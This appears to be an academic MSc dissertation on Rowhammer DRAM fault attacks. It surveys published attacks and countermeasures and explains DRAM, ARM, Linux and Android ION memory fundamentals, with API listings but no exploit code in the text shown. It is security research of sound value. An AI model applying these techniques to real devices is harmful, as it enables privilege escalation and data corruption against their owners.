Software-based Microarchitectural Fault Attack

Jan Kalbantner

Technical Report

RHUL–ISG–2020–4

22 June 2020

Information Security Group
Royal Holloway University of London
Egham, Surrey, TW20 0EX
United Kingdom

Student Number: 100911013
Jan KALBANTNER

Title: Software-based Microarchitectural Fault Attack.

Supervisor: Konstantinos MARKANTONAKIS

Submitted as part of the requirements for the award of the
MSc in Information Security
at Royal Holloway, University of London.

I declare that this assignment is all my own work and that I have acknowledged all quotations from published or unpublished work of other people. I also declare that I have read the statements on plagiarism in Section 1 of the Regulations Governing Examination and Assessment Offences, and in accordance with these regulations I submit this project report as my own work.

Signature: Jan Kalbantner

Date: 14.08.2019

Contents

List of Figures

List of Tables

List of Listings

List of Acronyms

ABI	Application Binary Interface
ADB	Android Debug Bridge
ALIS	ALlocations ISolated
API	Application Programming Interface
ARM	Advanced RISC Machine
B-CATT	Bootloader - CAn't Touch This
CATT	CAn't Touch This
CPU	Central Processing Unit
DIMM	Dual Inline Memory Module
DMA	Direct Memory Access
DRAM	Dynamic Random Access Memory
ECC	Error-Correcting Code
FFS	Flip Feng Shui
G-CATT	Generic - CAn't Touch This
GPU	Graphics Processing Unit
HDD	Hard Drive Disk
ICS	Ice Cream Sandwich
IoT	Internet of Things
ISA	Instruction Set Architecture
ISR	Interrupt Service Routine
JS	JavaScript
LMK	Low Memory Killer
MMU	Memory Management Unit
MUC	Microcontroller
NaN	Not a number
NOP	No Operation
OOM	Out-Of-Memory
OpenGL	Open Graphics Library
OS	Operating System
PARA	Probabilistic Adjacent Row Activation
PCI	Peripheral Component Interconnect
PFS	Phys Feng Shui
PGD	Page Global Directory
PT	Page Table
PTE	Page Table Entry

PTP	Page Table Page
RAM	Random Access Memory
RDMA	Remote Direct Memory Access
RISC	Reduced Instruction Set Computer
SoC	System-on-a-Chip
TLB	Translation Lookaside Buffer
WebGL	Web Graphics Library

Executive Summary

In 1972, James Anderson published a report about technological requirements of computers at the US Airforce. In this report, he presented the following three core principles of information security [7]:

1. Unauthorised information release,
2. Unauthorised information modification,
3. Unauthorised denial of access.

Those three thwart the information security principles of (1) confidentiality, (2) integrity and (3) availability, which every computer system need to ensure at all times. In 2014, researchers from Carnegie Mellon University and Intel Labs [75] found that due to the increased density within DRAM technology, it gets challenging to prevent cell charges from interacting with adjacent cells. Kim et al. [75] found that through rapidly accessing the same row in DRAM, they can corrupt data in adjacent rows and can cause bits to flip artificially. 'Flipping Bits in Memory Without Accessing Them: An Experimental Study of DRAM Disturbance Errors' became the base for future research on the after that named vulnerability '*Rowhammer*'. Afterwards, other researchers found ways to use this vulnerability, amongst other things, to exploit memory management techniques in different environments [112, 132, 133, 138], inject errors in cryptographic protocols [23] and perform privilege escalation attacks [56, 57, 75, 112, 132, 138].

In this dissertation, we provide an overview of recent Rowhammer attacks [26, 41, 57, 75, 83, 88, 112, 116, 132, 133, 138] and countermeasures [20, 28, 49, 71, 133, 136] against these attacks. We structure the Rowhammer attacks into four procedures: (1) preparation, (2) hammering, (3) verification and (4) exploitation. Further, we implement the Phys Feng Shui exploitation technique [132, 133] and evaluate it with an LG Nexus 5 mobile device to show the availability of the analysed Rowhammer attacks.

Dividing Rowhammer attacks into these four categories allowed us a better overview of them when we presented the countermeasures. We looked at eighteen defence mechanisms usable against Rowhammer attacks. Some mechanisms seem to be very potent against single adversarial methods, but the least of the analysed countermeasures can be used for more than one Rowhammer attack. In our analysis, we focused on DMA-based attacks and showed that none of the recent techniques is reliable, practical, secure and usable at the same time. Of the analysed countermeasures only GuardION [133] and a modified version of ANVIL [20] were seen as secure. However, GuardION is only usable against Rowhammer attacks utilising direct memory accesses, and further is, according to Google [134], not a practical concern and was therefore not implemented by them yet. Our implementation of a DMA-based attack on an LG Nexus 5 Android device showed that it is a practical concern. In average, we found exploitable unique bit flips after 473 seconds and it showed that the Phys Feng Shui technique is still a real threat against mobile devices.

Chapter 1

Introduction

In 2019, 2.8 billion mobile phone users are estimated worldwide [38]. We use mobile devices to read e-mails, process payments [109] and even do online banking, respectively, mobile banking [39]. To cope with the steadily increasing requirements, mobile devices must get more powerful, contain more memory and become more reliable. As the industry has yet to find a way to compromise all three criteria in one device, the growing demand forced manufacturers to neglect security [130]. New zero-day exploits on smartphones are published more frequently [41, 80, 115, 132]. One widespread attack is based on a hardware vulnerability, which was first detected by Kim et al. in 2014 [75]. It is known as *Rowhammer*, and its occurrence is related to the growing demand for increasing memory density of dynamic random access memory (DRAM) modules. Due to the high density in those modules, electromagnetic interference can occur in memory, which can corrupt stored data. Kim et al. [75] showed that this bug could be triggered on purpose, thus resulting in bits to flip. Researchers found out that the Rowhammmer vulnerability is a widespread problem, that affects every DRAM produced after 2011 [3–5, 23, 26, 30, 56, 57, 66, 75, 84, 88, 97, 106, 110, 112, 123, 132, 133, 141].

1.1 Motivation

In 2016, van der Veen and his team [132] developed the first deterministic Rowhammer attack (i.e. Drammer) on mobile devices and thereby demonstrated that it is possible to develop microarchitectural fault attacks on ARM devices, even thought it was assumed that their limited capabilities make an attack impossible. The authors used recent methods from the Flip Feng Shui (FFS) exploitation technique [112] to implement their attack. Google acknowledged Drammer by assigning CVE-2016-6728 [47]. Soon after they published their work, Google responded [46] and patched their phones in order to make Drammer ineffective. Furthermore, Google disabled the Android ION *kmalloc heap* to make it impossible for the user to get contiguous physical memory through ION [131, 136]. Van der Veen et al. [133] responded with RAMpage and delivered proof that the security patches from Google were not sufficient. Furthermore, they presented GuardION, a genuinely adequate protection against RAMpage and Drammer attacks. Google issued RAMpage in CVE-2018-9442 [48]. However, they also concluded that GuardION has a disproportionate influence on the performance of Android mobile phones. Google also stated [134] that the vulnerability is not a "*[...] practical concern for the overwhelming majority of users, [..] [they] appreciate any effort to protect [..] [the users] and advance the field of security research*" [134]. According to the information provided, DMA-based attacks on Android are still available.

1.2 Goal of the dissertation

This dissertation uses Flip Feng Shui core principles [112] as basis for further research on the exploitation of the Rowhammer bug. We want to implement the Phys Feng Shui (PFS) principles [132, 133] and perform a Direct Memory Access (DMA) based Rowhammer attack with native Linux code. To verify our implementation, we want to use an ARMv7 mobile device to test PFS and the attack. Summarised this dissertation investigates the following tasks:

- Providing fundamental knowledge and methodology for conducting a Rowhammer attack.
- Analyse and summarise recent microarchitectural fault attacks (i.e. Rowhammer).
- Analyse and summarise recent countermeasures which can be utilised against the Rowhammer vulnerability.
- Implement and verify a Rowhammer attack based on the Flip Feng Shui [112] exploitation technique.

1.3 State-of-the-Art

Software-based microarchitectural fault attacks utilise existing hardware and use it in an undocumented manner. After the first successful hardware attack was released in 2014 [75], reactions from the media [24, 87, 114] and academia [74, 116] followed. The so-called Rowhammer attack became famous, and many researchers published papers about newly found defence bypasses since then [23, 26, 30, 41, 56, 57, 83, 88, 110, 112, 116, 123, 132, 133, 138]. Concurrently, Karimi et al. [72] demonstrated another kind of software-based microarchitectural fault attack. They showed that a stream of specific input pattern could accelerate the ageing process and degrade the performance of a processor if executed for several weeks. Rowhammer attacks have been demonstrated on several platforms including x86 [75, 116], mobile devices [132, 133], web browsers [41, 57], virtual machines [112, 138] and servers connected over networks [88, 123]. Recent work [83] also showed that Rowhammer could be used as a side-channel attack to undermine the confidentiality of a computer system.

In this dissertation, we aim to build a general understanding of software-based microarchitectural fault attacks and provide an overview of the most potent attacks and attack vectors. Figure 1.1 gives an overview of the most prestigious Rowhammer attacks. The figure is separated into four categories. On the x-axis, it shows in rising tendency from left to right papers from generalised to more specialised ones. The y-axis shows from bottom to top a grouping into PC and ARM platform-based attacks.




FIGURE 1.1: Overview of articles regarding microarchitectural attacks and Rowhammer.

All Rowhammer attacks can be classified into (1) local or (2) remote attacks. Both have other possibilities to perform an attack. Those of local origin have the option to utilise system resources, can use native resources and have the possibility to be executed with privileges in order to have access to all system-wide utilities and information [20, 116]. In comparison, remote attacks are typically restricted in available resources. Remote attacks have more constraints than local attacks, but as recent work has shown they are as effective and efficient [26, 41, 57, 88, 123]. For example, GLitch [41] were written only in JavaScript, executable on every web browser and were able to break out of the web browser sandbox in under one minute [41].

Another attack by Kwong et al. [83], showed that the Rowhammer vulnerability is not only malicious to the integrity of computer systems but can also be used to attack confidentiality. By using the same deterministic mechanisms which were previously presented [112, 132, 133], they were able to extract a full 2048-bit RSA signing key from an OpenSSH server.

1.4 Structure of the dissertation

The overall structure of the dissertation takes the form of seven chapters. After an introduction in chapter 1, chapter 2 explains the most important fundamentals for this dissertation. We introduce in section 2.1 the basic concepts of a memory hierarchy. We will discuss the idea of caching and provide an overview of how dynamic random access memory (DRAM) works. Section 2.2 gives a summary about ARM and section 2.3 will describe Memory Management, following from an introduction into Android Memory Management. Afterwards, we introduce the state-of-the-art in microarchitectural attacks (chapter 3). We discuss software-based fault attacks in section 3.1 by categorising attacks in four procedures. Next, we present countermeasures in section 3.2, where we further use the previous categories to classify them and then analyse them based on their reliability, practicality, security and usability. After we establish the current stand of academia, we focus on the execution of a Rowhammer attack based on the Flip Feng Shui technique in chapter 4. We describe the abstraction of FFS on Android (i.e. Phys Feng Shui) and explain every necessary step. As we explained the involved primitives, we then implement PFS (see chapter 5), followed by a presentation of the results (section 5.1) and a summarisation of the differentiation between DMA-based attacks (section 5.2). Chapter 6 discusses the direction of future research in the field of microarchitectural fault attacks and the direction of the countermeasures. Lastly, chapter 7 concludes the dissertation with a summary and gives an overview of the dissertation.

Chapter 2

Fundamentals

The first time the term *architecture* was used, was in 1964 in the journal 'Architecture of the IBM System/360' by IBM [6]. They use the term *architecture*:

> "[...] to describe the attributes of a system as seen by the programmer, i.e., the conceptual structure and functional behavior, as distinct from the organization of the data flow and controls, the logical design, and the physical implementation [6, p. 87]."

Nowadays, the term *architecture* is also referred to as Instruction Set Architecture (ISA). ISA defines an abstract computer model that specifies the control of the CPU through software. ARM enables developers through ISA to interact with the ARM specifications [18]. The term *microarchitecture* describes an organisation or the highest level of implementation of a microprocessor, and is the way an ISA is implemented in a processor [119, 121].

Another crucial part of modern computer systems is the memory. Memory in computers exists in various forms and sizes; from terabytes of slow, non-volatile disk storage over gigabytes of faster volatile main memory to very fast but expensive and volatile cache memory. The operating system uses the abstract model of the memory hierarchy and converts it into a useful model which is administrated by the memory manager [121].

This chapter will provide the fundamentals for this dissertation. It will explain the concepts of different kind of memories (see section 2.1), discuss the differences between ARM cores (see section 2.2), review memory management techniques (see section 2.3) and finally structures the fundamentals about the memory management within Android (see section 2.4).

2.1 Memory Hierarchy

Modern computer systems contain various kinds of storage and all serve different specific purposes. The differentiation is made on the application, access time, re-usability, storage, size, cost and performance. The fastest available storage is cache. It is an expensive form of storage and is very limited in storing data (i.e. multiple kilobytes or megabytes). Usually, it is only available to the processor. The second fastest storage is Random-Access Memory (RAM). It is relatively fast and can store up to hundreds of gigabytes. The cost-to-performance ratio is also much better. RAM is used by the system to store application data and to run applications. Next in speed after RAM is the Flash Disk and then the Hard Drive Disk (HDD). These kinds of storage are persistent storage which can store data for an extended period (i.e. long-term storage). Flash drives are much faster and more expensive than HDDs, but HDDs are more persistent, reliable and can contain more data (i.e. multiple terabytes) [119].

This section focuses on providing a solid understanding of memory types necessary to know how microarchitectural attacks work. Subsection 2.1.1 delivers an introduction for cache memory following from subsection 2.1.2 which introduces dynamic random-access memory.

2.1.1 Cache


Cache memories are small and volatile high-speed-banks of the buffer memory in which modern processors store temporary values of recently accessed memory. Due to the locality of reference [35], recently accessed values tend to be used again [139]. Data which is located in the cache is accessed in less time than the data which is located in main memory [118]. Hence, the central processing unit (CPU) with direct access to cache needs to spend less time waiting, which decreases the bottleneck [119]. Modern CPU use cache hierarchy, which consists of one or multiple cache levels [105]. For example, modern Intel processors utilise three cache levels: L1, L2 and L3 [139]. The size of each level of cache varies from hundreds of kilobytes to a few megabytes [41].

To optimise spatial locality, the data that the DRAM accesses is read as blocks of considerable size rather than read as a single word. By doing so, contiguous accesses will be already cached [119]. When a cache miss occurs, a full block will be copied into one cache line. These blocks are storage cells, which are also referred to as cache lines [105]. The cache lines are organised in sets called cache sets [41].


2.1.2 Main Memory

Random-Access Memory or in short RAM is a data storage which is used as the main memory of a computer system and usually is in the form of memory modules. It stores information that must be accessed quickly and changes in frequent time intervals [33]. RAM that is using a single pair of transistor-capacitors for each bit is called Dynamic Random-Access Memory (DRAM) [94]. DRAM chips can be produced in a variety of configurations [67–71]. The standard of DDR4, for example, allows capacities of up to 64 GiB and data-bus widths of 4 to 16 pins. The capacity of one DRAM chip is small, and therefore DRAM chips will be combined to provide larger capacity and a wide data-bus. A cluster of DRAM chips is called a rank. Ranks soldered together onto a circuit board are called a DRAM module [75]. DRAM modules can be up to 128 GB [113].

Each DRAM cell comprises an access transistor and a capacitor. Figure 2.1a shows the circuit of a single storage cell used in DRAM. The capacitor of a cell can be fully charged or fully discharged, and accordingly a cell can only be in either a charged or in a discharged state. Those states are represented in binary values. The DRAM is dynamic because the capacitors storing electrons must be refreshed periodically (i.e. read and write). Each DRAM does contain one or more two-dimensional memory arrays as shown in figure 2.1b [65]. Memory arrays are organised in rows and columns and horizontally connected with a word line and vertically with a bit line. Multiple rows combined are known as a bank. Each bank includes an own row buffer. The advantage of having multiple banks is that it will increase parallelism because accesses can be served concurrently. A group of banks is called a rank. A rank is a set of DRAM devices that are operated in consensus. One or more independent ranks combined is the component of a Dual Inline Memory Module (DIMM) [54].



(A) Single DRAM cell



(B) DRAM cell rows

FIGURE 2.1: Cell structure of DRAM

If the word line of a row is raised to a high voltage, it enables all transistors within its row. Furthermore, this will connect all capacitors to their respective bit lines following a transfer of charge from the row into the row-buffer. The row-buffer, also known as a sense amplifier, is used to read the charge from the capacitors when those are connected to their bit lines. During this readout process, the data in the cells will be destroyed. Therefore the row-buffer will immediately write back the charge into the cells [65, 86]. Hence, every access on a row is done by the row-buffer on behalf of the row. When all accesses to the row are granted, the word line is lowered (i.e. brought it to a low voltage) and therefore disconnects the capacitors from the bit lines [2, 95].

In order to write or read from a memory cell, it is necessary to address the correct chip or bank directly. The memory controller passes along the address of the cell, which is found by using a row decoder. The row is activated by cutting off the voltage at the bit line and connecting it to the word line. The procedure is now complete in the column. First, the correct position was found with the column decoder. The bit line is now connected to the data line of the memory chip. While reading, one will get the state of the capacitor, and while writing, the correct state will be set. When the memory line is subsequently deactivated, the voltage at the word line is cut off again and connected to the bit line so that the states remain [95].

If a currently opened row contains the wanted data, the memory controller will get the data from the row buffer. This is called a row hit. If it does not contain the needed data, it is called a row conflict. If a row buffer conflict happens, the memory controller will close the row, activate the row with the data to be retrieved and subsequently load it into the buffer. After that, the controller gets the data from the row buffer [54].

2.2 ARM architecture

ARM Limited, founded in 1990, spun out of Acorn Computers, is a global semiconductor design company from the United Kingdom [52]. ARM (Advanced RISC Machine) [100] designs a range of RISC (Reduced Instruction Set Computers) [107] processor cores. The company only licenses the ARM core design to semiconductor manufacturers who then fabricate and sell the cores to their customers. ARM Ltd. does not fabricate any silicon themselves [18]. ARM produces multiple families of processor architectures which share common instruction sets and developer models [8]. The ARM specification stays the same throughout the different processors and thereby, companies are in the knowledge that their software and firmware will executed the same way on every supported architecture. The ARM core families support three instruction sets [12].

- **A32:** The A32 instruction set [9], also called Aarch32 or ARM32 for Apple [85], has a fixed instruction length of 32-bits [12] and is aligned in boundaries, each of the 4 bytes in length. Traditionally, the ARM instruction set has been an alias for A32. Until the up comes off the T32 instruction set, A32 was used for high-performance applications or for handling exceptions [9]. What is unique to A32 is that it depends on conditions which need to be set by a previous instruction; otherwise, most Aarch32 instructions will not execute. Instructions will only behave as intended on the operation, co-processor and memory when a flag satisfied the condition. If the condition was not satisfied, the instruction will act as a NOP and therefore, does not take effect [9].

- **A64:** A64, as a synonym for Aarch64 and ARM64 [85], is an instruction set introduced for the ARMv8-A architecture by ARM Limited. As A32, it also has a fixed instruction length of 32-bit [12], but it also supports 64-bit instructions. The semantics of A32 and T32 are similar to the A64, but there are several new adjustments such as that the conditional instruction set has been reduced to only cover branches, selects and compares [10].

- **T32:** T32, also known as Thumb, is a mixed instruction set out of 16 bit and 32-bit lengths that supports better code density for minimal memory size [12]. T32 offers a balance of performance, code density and energy efficiency in one instruction set usable with a broadband of architectures [15].

The architecture families split up into three profiles, each of them specialised for different environments [18].

- **Application:** The Application (A) profile is constructed for high-performance markets (i.e. enterprise or mobile) and implements the Cortex-A series [11]. All application processors of the ARM Cortex-A family are optimised for complete, complex operating systems and user application execution. This processor family supports the ARM instruction sets (A32 and A64) and Thumb instruction sets [8].
- **Real-time:** The Real-time (R) profile, implemented by the Cortex-R series, comprises processors for high-performance and safety-critical environments [14]. ARM established the R-profile for signal processing and control applications. The Cortex-R series contains processors for embedded real-time systems [8]. This series supports ARM instruction sets and Thumb instruction sets [18].
- **Microcontroller:** The Microcontroller (M) profile, implemented by processor cores in the Cortex-M series, is constructed for highly deterministic operations on embedded systems [13]. Cortex-M is a series of deeply embedded processors optimised for MCU (Microcontroller) and SoC (System-on-a-Chip) applications in low resource environments. The ARM Cortex-M family support only the Thumb instruction set [18].

The ARM Cortex families (i.e. A, R and M) implement the core architectures of ARMv7 and ARMv8, which are the most common architectures. ARMv7's 32-bit architecture was, prior to the ARMv8 launch in 2011, the most broadly used core architecture in mobile systems [40]. Figure 2.2 displays a diagram of the different ARM architectures with their profiles implementing the instruction sets A32, A64 or T32. As displayed, ARMv8-A is the only architecture supporting the A64, A32 and T32 instruction sets. ARMv7-A further deploys supporting capabilities for A32 and T32 instructions.




FIGURE 2.2: Diagram of ARM architectures implementing different instruction sets. Reprinted from [12].

2.3 Memory Management

One of the fundamental principles of memory management is virtual memory. Physical memory is the memory which is used in RAM, while virtual memory is memory that is created during the runtime of the CPU. It is used to present software non-contiguous memory as contiguous memory. Each software gets its own virtual address space which is divided into chunks of fixed size called pages. Each page has a contiguous address range and further is mapped on the physical memory address space. Not all of the pages have to be present in memory all the time due to an on-the-fly mapping of the hardware. When the software references parts of its address space that is not existent in the physical memory, then the OS will have the abilities to gather missing information by itself [121].

Virtual addresses have several advantages over physical addresses. Virtual addresses allow a specific control of the view of software. The operating system, for example, is able to decide whether a memory address is visible or invisible, and the same applies to the virtual memory address and the access to the specified memory. Therefore, the advantage of virtual memory management is that an arbitrary layer can be created to sandbox applications. By hiding the resources associated with an application so that other application can not access them, and hiding the resources of the OS from other applications, the memory can be protected much better before adversarial, malicious content [17].

The system responsible for the conversion of virtual to physical addresses is called the Memory Management Unit (MMU) [101]. Translations from virtual to physical address space are done through mappings within translation tables (or page tables) which are stored in physical memory [17]. Figure 2.3 shows the translation process of an address through the MMU. For the process, the memory management unit also uses a table walk unit and Translation Lookaside Buffers (TLB). The virtual address from the software is passed down to the MMU. The memory management unit then checks the TLBs for recently used translations in their cache, if it can not find a cached translation the MMU has to use the table walk unit. The table walk unit contains the logic that is used to read page tables from memory [16].




FIGURE 2.3: Diagram of address translation from virtual to physical space.

The Memory Management Unit from ARM is supporting page table entries which can represent different sizes of virtual memory: 1 KB for a tiny page, 4 KB for a small page, 64 KB for a large page and 1 MB for a section. To provide flexibility, the page tables are performing a multi-level translation. In a single-level translation process, the virtual address space is equally distributed over several blocks. In a multi-level lookup, the first table (i.e. the top-level table) divides the virtual address space into sections. Each entry in the translation table can provide a point to a level two table which divides the block into smaller ones or describe another block of equal size. The type of the pointed second-level table determines the representation in the memory; it can be represented either by multiple entries in the table which describe the memory of the other page sizes or a mixed version [101]. This process is also known as translation table walk (see Figure 2.3). ARM named this type of translation table, a multi-level table [16].

2.4 Android Memory Management

Android is a 2008 [45] by Google published operating system (OS) for mobile devices. The OS is based on Linux and therefore, the most Linux kernel functionalities are available with Android. Android comprises multiple memory allocators which serve a different kind of memory and purpose. The overall goal of them is to minimise internal and external fragmentation, which is caused by inefficient physical to virtual memory translations and non-performing memory management.

Section 2.4.1 will give an insight into the Linux buddy allocator. In section 2.4.2, we discuss the concept of direct access memory which will be necessary background information in section 2.4.3 when we discuss the capabilities of the Android ION memory allocator.

2.4.1 Buddy allocator

Buddy memory allocation is a memory allocation technique that divides one memory block into two smaller equal blocks to satisfy an allocation request [77, 78]. The Linux platform acquired this memory allocation algorithm and used it to manage physical memory allocations through the buddy allocator [51]. The buddy allocator for Linux was modified in such a way that external fragmentation is minimised by splitting and merging n^2 blocks more efficiently [96]. When an allocation is requested, the buddy allocator splits up a block into two equal blocks until a block is found which matches the size of the requested allocation size. The Linux buddy allocator prioritises the smallest block when splitting. If a block which is smaller than the other memory blocks is available then it will not attempt to split a larger block; i.e. large contiguous chunks remain until small blocks are all used. When deallocation is requested, the buddy allocator will examine if there are free buddy blocks (i.e. neighbour blocks) of equal size which can be merged again. Even when there is minimal external fragmentation, the buddy allocator is subject to internal fragmentation. This happens when small objects are allocated, and therefore not the full size of the block is used. Linux uses the slab allocator [25], which is implemented on top of the buddy allocator, to minimise the internal fragmentation issue. The slab allocator abstraction organises these small blocks in slabs (i.e. pools) of common used block sizes to serve the allocation and deallocation requests as fast as possible. Each of the slabs expands as necessary using contiguous memory chunks of a predetermined size [51].

2.4.2 Direct Memory Access

Computer systems today comprise several essential hardware parts such as the CPU, GPU, controllers and sensors. In order to share memory efficiently between those components and between components and user services, the operating system uses a mechanism which is called Direct Memory Access (DMA). Direct Memory Access is a hardware mechanism of computer systems that enables computer subsystems to bypass the processor as well as their caches and directly access the main memory [104]. By using this mechanism, the throughput of the system can be increased, which will enhance the system's performance [34].

There are two ways in which direct memory accesses can be used for a data input transfer. These are either by (1) asynchronous hardware pushing the data to the system or (2) a software asking for the data. In the first case, DMA is used in an asynchronous manner, for example, when a device is pushing data even when no component is asking for it (i.e. reading it). In order to not lose this data, the system should buffer this data for the next read call, which then will return all accumulated data to userland [34]. The process in the case of pushing data is the following:

1. The hardware raises an asynchronous interrupt.
2. The ISR (Interrupt Service Routine) or interrupt handler allocates buffer memory and responds to the hardware.
3. The I/O device writes the data to the memory buffer and after writing, it raises a second interrupt.
4. The ISR sends the accumulated data and wakes up the appropriate process, which can read the data.

In the second case, when the software specifically asked for the data, the process is as follows:

1. The process asks to read data.
2. The DMA buffer will be allocated, the hardware will be instructed to transfer the requested data to the memory buffer, and the process is set to sleep.
3. The hardware writes the transferred data to the buffer and raises an interrupt after completion.
4. After the ISR received the input data, it acknowledges the interrupt and awakens the process which reads the data.

For DMA, another component is necessary: the DMA buffer. One or multiple buffers need to be allocated by device drivers for the direct memory access to work. While modules can allocate their buffers only during runtime, DMA buffers can be run at any time (i.e. also during boot). The main problem with DMA buffers occurs when the buffer is bigger than one single page. Then the DMA buffer must allocate contiguous pages in main memory to transfer the data over an ISA or PCI system bus (both carry physical addresses) [34].

2.4.3 Android ION

In 2014, each hardware manufacturer had its memory manager. Qualcomm had PMEM, TI had CMEM and NVIDIA had NVRAM. With Android 4.0 ICS (Ice Cream Sandwich) going forward, Google wanted to unify the memory management systems and introduced the ION memory allocator. The ION allocator is a memory manager which further allows sharing buffer memory. ION manages one or multiple pools for diverse purposes. Memory pools can be set at boot or during runtime. Some of the devices require specialised hardware needs to be served, such as GPU, sensors or cameras. The allocator represents the pools as ION heap. For each Android device, a different set of ION heap, dependent on the requirements of the device, can be set [140].

By default, ION supports three in-kernel heaps [140]:

ION_HEAP_TYPE_CARVEOUT	carveout heap set during boot and is physical contiguous.
ION_HEAP_TYPE_SYSTEM	system heap, allocated via vmalloc_user().
ION_HEAP_TYPE_SYSTEM_CONTIG	kmalloc [126] heap, allocated via kzalloc.

TABLE 2.1: Different types of supported ION heaps. Based on [140].

All of the heaps presented in table 2.1 allocate memory at other locations in memory.

ION and the user space client The standard is that userland devices will use ION when they need to allocate large contiguous memory chunks, as for example it would be the case when using the camera to allocate a capture buffer. ION supports this kind of buffer allocations through granting access to `/dev/ion`. This allows the user space programme to get uncached and physical contiguous memory. One single call `open("/dev/ion", O_RDONLY)` returns writable memory represented through an ION client. Buffer allocations then can be completed by filling this data structure:

```
struct ion_allocation_data {
    size_t len;                    // length
    size_t align;                  // alignment
    unsigned int flags;            // flags
    struct ion_handle *handle;     // output
}
```

LISTING 2.1: ion_allocation_data data structure.

The first three fields of the structure shown in listing 2.1 are specified by the input parameters for `length`, `alignment` and `flags`. The output parameter contains the `handle` field. The client interacts with the system call interface `ioctl()` to allocate a buffer through this call:

```
int ioctl(
    int client_fd,
    ION_IOC_ALLOC,
    struct ion_allocation_data *allocation_data
)
```

LISTING 2.2: Declaration of a system call interface for buffer allocation.

The output of this call is the buffer `ion_handle` which is a pointer to the buffer. To obtain the file descriptor in order to share buffer the client has to make following call:

```
int ioctl(
    int client_fd,
    ION_IOC_SHARE,
    struct ion_fd_data *fd_data
)
```

LISTING 2.3: Declaration of the system call interface with file descriptor as output.

The integer field for `client_fd` refers to a file descriptor which corresponds to `/dev/ion`. The output pointer `fd_data` is referring to following data structure:

```
struct ion_fd_data {
    struct ion_handle *handle;
    int fd;
}
```

LISTING 2.4: ion_fd_data data structure.

The `ion_fd_data` data structure contains an input handle field and the output is defined by a fd field which is a file descriptor used for sharing. In some cases it is necessary to free the buffer. In order to do so, the second client must undo the effect of `mmap()` and call `munmap()`. While doing that the first client must close fd which was obtained through `ION_IOC_SHARE` and call `ION_IOC_FREE` [140]:

```
int ioctl(
    int client_fd,
    ION_IOC_FREE,
    struct ion_handle_data *handle_data
)
```

LISTING 2.5: Free the buffer through ION_IOC_FREE.

The data structure holding the handle is shown in the listing below:

```
struct ion_handle_data {
    struct ion_handle *handle;
}
```

LISTING 2.6: ion_fd_data data structure.

Calling `ION_IOC_FREE` will cause the reference counter to be decremented. If the ION handle's reference counter contains zero, the handle object will be erased and the ION data structures updated. An example for utilising ION can also be found in the Appendix.

Chapter 3

Microarchitectural Attacks

Microarchitectural attacks are a kind of attack family that either aim to (1) steal data through side-channels or (2) damage data or systems through fault injections. They were developed to elude defences protecting cryptographic algorithms [21, 79, 105]. The foundation of the attack primitives lie on hardware properties. While microarchitectural attacks have been used for a while, we will categorise them the following:

1. *Side-Channels attacks.*

   In 1996, Kocher [79] presented the first side-channel attack, which was based on the execution time. He noticed that cryptosystems require slightly different execution times to process diverse inputs. These performance characteristics depend on both the key and the input data (i.e. plain or cipher text). Through a runtime analysis, the key can be reconstructed bit by bit [79]. In the following years, multiple side-channel attacks have demonstrated that environmental changes can be used to create a side-channel attack, such as an attack based on power consumption [93].

